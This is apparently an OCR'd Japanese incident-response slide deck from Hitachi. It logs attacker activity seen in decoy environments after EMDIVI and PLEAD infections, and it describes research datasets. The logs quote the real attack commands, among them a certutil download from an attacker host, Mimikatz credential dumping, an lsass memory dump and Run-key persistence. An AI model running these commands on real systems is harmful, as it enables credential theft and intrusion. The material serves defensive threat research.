日付	時刻	観測イベント
10/6	22:42	leassnp.exe停止(失敗) cmd /c taskkill /im leassnp.exe /f
	23:29	プロセス一覧取得 cmd /c tasklist /v
	23:32	leassaq.exe停止 cmd /c taskkill /im leassaq.exe /f

[攻撃者の挙動]

- 感染した端末ではレジストリuserinit設定に基づきログオン時にleassaq.exeを自動起動し、特定時間帯に攻撃活動を開始する。また、攻撃活動の最後にはtasklistでプロセス一覧を取得し、taskkillでleassaq.exeを停止し、次回ログオン時まで攻撃活動をしない。このとき遠隔操作攻撃者は当該端末においてはtaskkill /im leassaq.exe /fのコマンドを実行し、プロセスを停止しなければならないところをtaskkill /im leassnp.exe /fというコマンドを実行し、プロセス終了に失敗していた。
- なお、leassnp.exeは同時期に観測を行ったCase#d19で使用されていた不正なプログラムの名称である。

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d19

[d19] 医療費通知のお知らせ.zip

項目	内容
検体入手日	2014年9月29日
添付ファイル名	医療費通知のお知らせ.zip
圧縮内ファイル名	医療費通知のお知らせ.exe
SHA1 [ZIPファイル]	2EFB21FFD08FA3418A0A459D7BB731F4029043E9
ウイルス名称	BKDR_EMDIVI.F
観測期間	2014年10月6日～2014年11月7日

[攻撃者の挙動上の特徴]

- メール情報の参照

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：d19

Hitachi Incident Response Team

4時間後に来訪、9日間で、計0.5時間滞在

日付	時刻	観測イベント
10/06	18:45	検体(医療費通知のお知らせ.exe)を実行し、ファイルが2つ(leassnq.exe、kptl.doc)が生成されC2サーバとの接続が確立。
	22:30 | 22:41	C2サーバとの接続確立より4時間後、反応。１回目の攻撃発生。 実施端末だけでなく他端末のシステム構成情報や、ディレクトリ情報を確認。
10/07		攻撃者によるコマンド操作でのプロセス終了のみ。
10/08	17:02 | 17:12	２回目の攻撃発生。攻撃者は、１回目と同様に確認を行い、プロセス終了処理を実施。
10/09		攻撃者によるコマンド操作でのプロセス終了のみ。
10/14	11:26 | 11:33	３回目の攻撃発生。攻撃者はメールの構成情報などを窃取するスパイウェアを端末にダウンロード。
10/15		攻撃者によるコマンド操作なし (C2サーバに一定回数以上接続を行ったら自身でプロセスを終了する仕組み)

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例

動的活動観測　2013～2015　特徴

- 2015年(BoS_2016)の特徴
  Windows PowerShellの使用
- 2014年(BoS_2015)の特徴
  ADからアカウント情報を取得するcsvde.exeの使用

#	検出名	2014年(BoS_2015)の観測結果概要
d18	BKDR_EMDIVI.I	① 内部探査にWindowsコマンドが多用された ② 攻撃者によるコマンド操作の入力ミスが確認された ③ アカウント情報の窃取目的で正規ツール「csvde.exe」を利用 ④ 日本語ドキュメントファイルが外部に持ち出された
d19	BKDR_EMDIVI.F	① Case#d18と同じ攻撃者である可能性が非常に高い ② メール情報を取得するハッキングツールが送り込まれた
d33	BKDR_PLUGX.DUKLR	① ツールによるパスワードハッシュの窃取 ② PLUGXの亜種によるネットワーク内部での感染拡大 ③ Case#d18と同様に「csvde.exe」の利用
d37	BKDR_EMDIVI.AB	① 「最近使ったファイル」の一覧をチェックされ、監視ツールのログをチェックされた

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例

動的活動観測　2016～2017　一覧

- 2016年 (BOS_2017)
  - マルウェアCHCHESに関連する侵害活動
    - [f03] 2016県立大学シンポジウムA4__1025.exe
    - [f07] H29_c-26.lnk
- 2017年 (BOS_2018)
  - マルウェアRedLeavesに関連する侵害活動
    - [g08/g09] 防衛省からの情報提供（最新版）2.docm
  - マルウェアPLEADに関連する侵害活動
    - [g14/g15] 平成30年度文部科学省の研究計画書.docx .exe

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：g14/g15

[g14/g15] 平成30年度文部科学省の研究計画書.docx .exe

項目	内容
検体入手日	2018年1月19日
添付ファイル名	平成30年度文部科学省の研究計画書.docx .exe
圧縮内ファイル名	
SHA1	429ABBBDC4F0746B775858AC965827E4E5274884
ウイルス名称	BKDR_PLEAD.SMZTDK-A
観測期間	g14：2018年1月19日～2018年1月26日(既存BOS環境) g15：2018年1月23日～2018年1月31日(STARDUST環境)

[攻撃者の挙動上の特徴]

- net group (ユーザ名) /domainやnet user (ユーザ名) /domainコマンドを用いた探索
- asus.exeコマンドを用いたネットワーク上の端末可達性の確認
- 攻撃ツールMimikatzを用いたログオンユーザの情報収集

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：g14/g15

マルウェアPLEADに関連する侵害活動

▲ 2018年1月18日 9:59 Twitter
【更新】【学内限定】【注意喚起】フリーメールが差出人の文部科学省からの連絡を装った研究計画に関するメールは無視してください/Please ignore the suspicious emails where free mail is pretending to the sender's MEXT - セキュリティ情報

▲ 2018年1月18日 12:53 Twitter
【注意喚起】文科省の「科学技術・学術政策局企画評価課」をかたる迷惑メールが届きました。件名は「平成30年度文部科学省の研究計画書」で、実在する部署名と電話番号が書かれています。問い合わせたところ偽物で、現在調査中だそうです。お気をつけください。

▲ 2018年1月19日 8:48 Twitter
昨日、文科省を名乗る（おそらくスパムメール）が送られてきました。大学の研究支援課にも確認していただいたところ、文科省の出したメールではないとのこと。みなさん、気をつけてください。そもそも、送信元はgmailでリンクがドロップボックスです。

⇔ **動的活動観測[g14/g15]**

観測期間
g14：2018年1月19日～2018年1月26日(既存BOS環境)
g15：2018年1月23日～2018年1月31日(STARDUST環境)

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：g14/g15

マルウェアPLEADに関連する侵害活動

▲ JPCERT/CC：プラグインをダウンロードして実行するマルウエアTSCookie (2018年3月1日)
2018年1月17日頃、文部科学省に偽装した不正なメールが送信されていたことが一部で確認

▲ ラック：攻撃者グループ "BlackTech"による "PLEAD"を使った日本への攻撃を確認(2018年04月25日)
日本の組織を狙った際に用いられた「PLEAD」に焦点を当てその攻撃手口を紹介

⇔ **動的活動観測[g14/g15]**

観測期間
g14：2018年1月19日～2018年1月26日(既存BOS環境)
g15：2018年1月23日～2018年1月31日(STARDUST環境)

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：g14/g15

[g14/g15] 平成30年度文部科学省の研究計画書.docx .exe

日付、時刻	Case#g14 (既存BOS環境) 観測イベント
2018/01/19	
12:20	検体(.exe)を実行
12:26	*.*.102.145:443に接続
12:39	C:¥Windows¥SysWOW64¥cmd.exe ipconfig /all
12:45	net view
12:46	arp -a <中略>
2018/01/22	
09:15	*.*.102.145:443に接続
09:51	C:¥Windows¥SysWOW64¥cmd.exe ipconfig /all net view tracert www.yahoo.co.jp
10:18	ping -n 1 ActiveDirectory
10:50	net group /domain
10:53	net group "domain admins" /domain
10:56	net group "domain controllers" /domain net group "domain users" /domain
11:56	net view /domain net group /domain net user /domain net group "DnsUpdateProxy" /domain net groupコマンドによる探索繰り返し(10回以上) net user "1012000101" /domain net userコマンドによる探索繰り返し(100回以上)
16:43	*.*.7.117:443に接続
17:15	reg add "hkcu¥software¥microsoft¥windows¥currentversion¥run" /v adobe /t reg_sz /d "¥C:¥ProgramData¥Oracle¥reasc.exe"
2018/01/23	
10:11	*.*.102.145:443に接続
10:13	*.*.7.117:443に接続
10:26	C:¥IPtool¥asus.exe 10.16.117.2 ActiveDirectory:445 C:¥IPtool¥asus.exe 10.16.117.7:443 C:¥IPtool¥asus.exe 10.16.117.8:443 C:¥IPtool¥asus.exe 10.16.117.6:21 asus.exeコマンドによる探索繰り返し(150回以上) <省略>


日付、時刻	Case#g15 (STARDUST環境) 観測イベント
2018/01/23	
18:42	検体(.exe)を実行
18:43	*.*.102.145:443に接続 C:¥Windows¥SysWOW64¥cmd.exe ipconfig /all
18:45	net view
18:46	net group /domain
18:47	net group "Domain computers" /domain
19:05	net view /domain
2018/01/24	
12:21	*.*.102.145:443に接続
12:30	C:¥Windows¥SysWOW64¥cmd.exe
12:31	certutil -urlcache -split -f http://*.*.7.117:443/active.htm active.txt
12:32	*.*.7.117:443に接続 <中略>
12:43	C:¥Temp¥asus.exe 10.139.8.1-10.139.8.255 21,22,23,53,139,445,443,80,3389,3128,8080 asus.exeコマンドによる探索繰り返し(10回以上) <中略>
13:02	powershell -exec bypass C:¥Temp¥profile.ps1
17:36	*.*.7.117:443に接続
18:03	C:¥Temp¥qpkz.exe privilege::debug sekurlsa::logonpasswords exit
18:06	C:¥Temp¥qpdx.exe -dhl C:¥Temp¥qpdx.exe –dhdc
18:09	net use net share
18:10	netstat -p tcp -ano
18:29	C:¥Temp¥procdump64.exe -accepteula -ma lsass.exe lsass.dmp <省略>

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例：g14/g15

考察：攻撃者の同一性

- **攻撃者の挙動上の特徴**
  - net group (ユーザ名) /domainやnet user (ユーザ名) /domainコマンドを用いた探索
  - asus.exeコマンドを用いたネットワーク上の端末可達性の確認
  - 攻撃ツールMimikatzを用いたログオンユーザの情報収集



  - コマンドasus.exe、qpkz.exeが共通的に使用されている。
    ⇒ 侵害活動のためのツール群が用意されている。
  - net groupやnet userコマンドを用いた探査やasus.exeコマンドを用いた探査のアプローチが異なる。
    ⇒ 来訪した遠隔操作攻撃者は異なる可能性が高い。

Copyright © Hitachi Incident Response Team. 2019

3. 攻撃者の活動観測事例

考察：観測期間中の行動時間

- **遠隔操作を開始するまでの時間については、目立った傾向はない。**
- **遠隔操作の総時間については、一通りの調査作業時間に30分ほど要している。**


データセット	#	遠隔操作を開始するまでの時間	遠隔操作の総時間
2013年 (BOS_2014)	c11	9分	30分
	c21	1.5時間	1.5時間
2014年 (BOS_2015)	d18	7時間	3時間
	d19	4時間	30分
	d33	38時間	6時間
	d37	24時間	30分
2015年 (BOS_2016)	e04	14時間	4時間
2016年 (BOS_2017)	f03	1時間	40分
2017年 (BOS_2018)	g08	30分	1分
	g09	17時間	1分
	g14	19分	11時間
	g15	1分	2時間

Copyright © Hitachi Incident Response Team. 2019

Contents

HITACHI
Inspire the Next

BOS/STARDUSTを用いて得られた攻撃者の活動観測については、研究用データセット「動的活動観測(BOS)」という形でMWS(マルウェア対策研究人材育成ワークショップ、anti Malware engineering WorkShop)に提供しています。



4. 関連活動：MWS

サイバーセキュリティ研究を推進するために

マルウェア対策研究人材育成ワークショップ
MWS: anti Malware engineering WorkShop


- サイバークリーンセンターのハニーポットで収集したボット観測データや研究者コミュニティから提供されたマルウェア観測データを「研究用データセット」として活用する産学官で協力して開催している学術系ワークショップ
- 2008年から開催

Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：MWS

サイバーセキュリティ研究を推進するために


- 「研究成果の共有」「切磋琢磨する環境」の場として、学術系活動、具体的には、情報処理学会、電子情報通信学会などの発表活動の場を活用する。



Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：MWS

研究用データセット種別



Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：MWS

研究用データセット種別

分類	データセット名	08	09	10	11	12	13	14	15	16	17	18
サイバークリーンセンターで用意した研究用データセット	ボット観測用マルウェア検体 CCC DATAset (サイバークリーンセンター)	✓	✓	✓	✓	✓	✓					
	ボット観測用攻撃通信、攻撃元データ CCC DATAset (サイバークリーンセンター)	✓	✓	✓	✓							
研究者コミュニティで用意した研究用データセット	マルウェア検体動作記録データ MARS for MWS (NICT)	✓	✓	✓								
	ウェブ感染型マルウェア観測データ D3M Dataset (NTT)			✓	✓	✓	✓	✓	✓			
	ボット観測用攻撃元データ IIJ MITF DATAset (IIJ)					✓						
	マルウェア感染後の通信データ PRACTICE Dataset						✓					
	DRDoS攻撃の観測データ PRACTICE (AmpPot) Dataset									✓		
	マルウェア動的解析ログデータ FFRI Dataset (FFRI)						✓	✓	✓	✓	✓	✓
	ダークネットトラフィックデータ NICTER Dataset (NICT)						✓	✓	✓	✓	✓	✓
	攻撃者活動観測データ BOS Dataset (日立)							✓	✓	✓	✓	✓
	一般的な通信を想定したデータ NCD in MWS Cup 2014(MWS)								✓			
	マルウェア動的解析ログデータ Soliton Dataset (ソリトン)											✓

Copyright © Hitachi Incident Response Team. 2019

4. 関連活動：MWS

研究用データセット「動的活動観測(BOS)」

- データセット構成
  注：活動観測のケース毎に提供する観測データは異なる。


  (a) マルウェア検体ハッシュ値
  情報動的活動観測に使用したマルウェア検体のハッシュ値をSTIX (Structured Threat Information eXpression；脅威情報構造化記述形式)形式で記載したファイルである。
  (b) 通信観測データ
  マルウェア検体を実行した際の通信のフルキャプチャデータであり、攻撃者の行動に関する解析が可能である。
  (c) プロセス観測データ
  マルウェア検体を実行したクライアントでのプロセスの稼働状況を記録したデータであり、攻撃者の行動に関する解析が可能である。
  (d) その他
  Windowsイベントログ、プロキシログ

Copyright © Hitachi Incident Response Team. 2019

Contents

HITACHI
Inspire the Next


BOS/STARDUSTの周辺システムとして運用している接続先解析/分散型不正接続先監視システムから得られた情報をICT-ISAC Japanが運用する情報活用基盤であるSTIX+TAXIIサーバに投稿しています。また、連携を通して、ICT-ISAC Japanが推進する機械処理を前提とした情報活用基盤であるSTIX+TAXIIサーバの普及展開に協力しています。



4. 関連活動：ICT-ISAC 情報活用基盤

システムを介した連携基盤(攻撃者の活動スピードへの追従)

- 機械処理利用を想定した脅威情報が流通する仕組みが整いつつある。



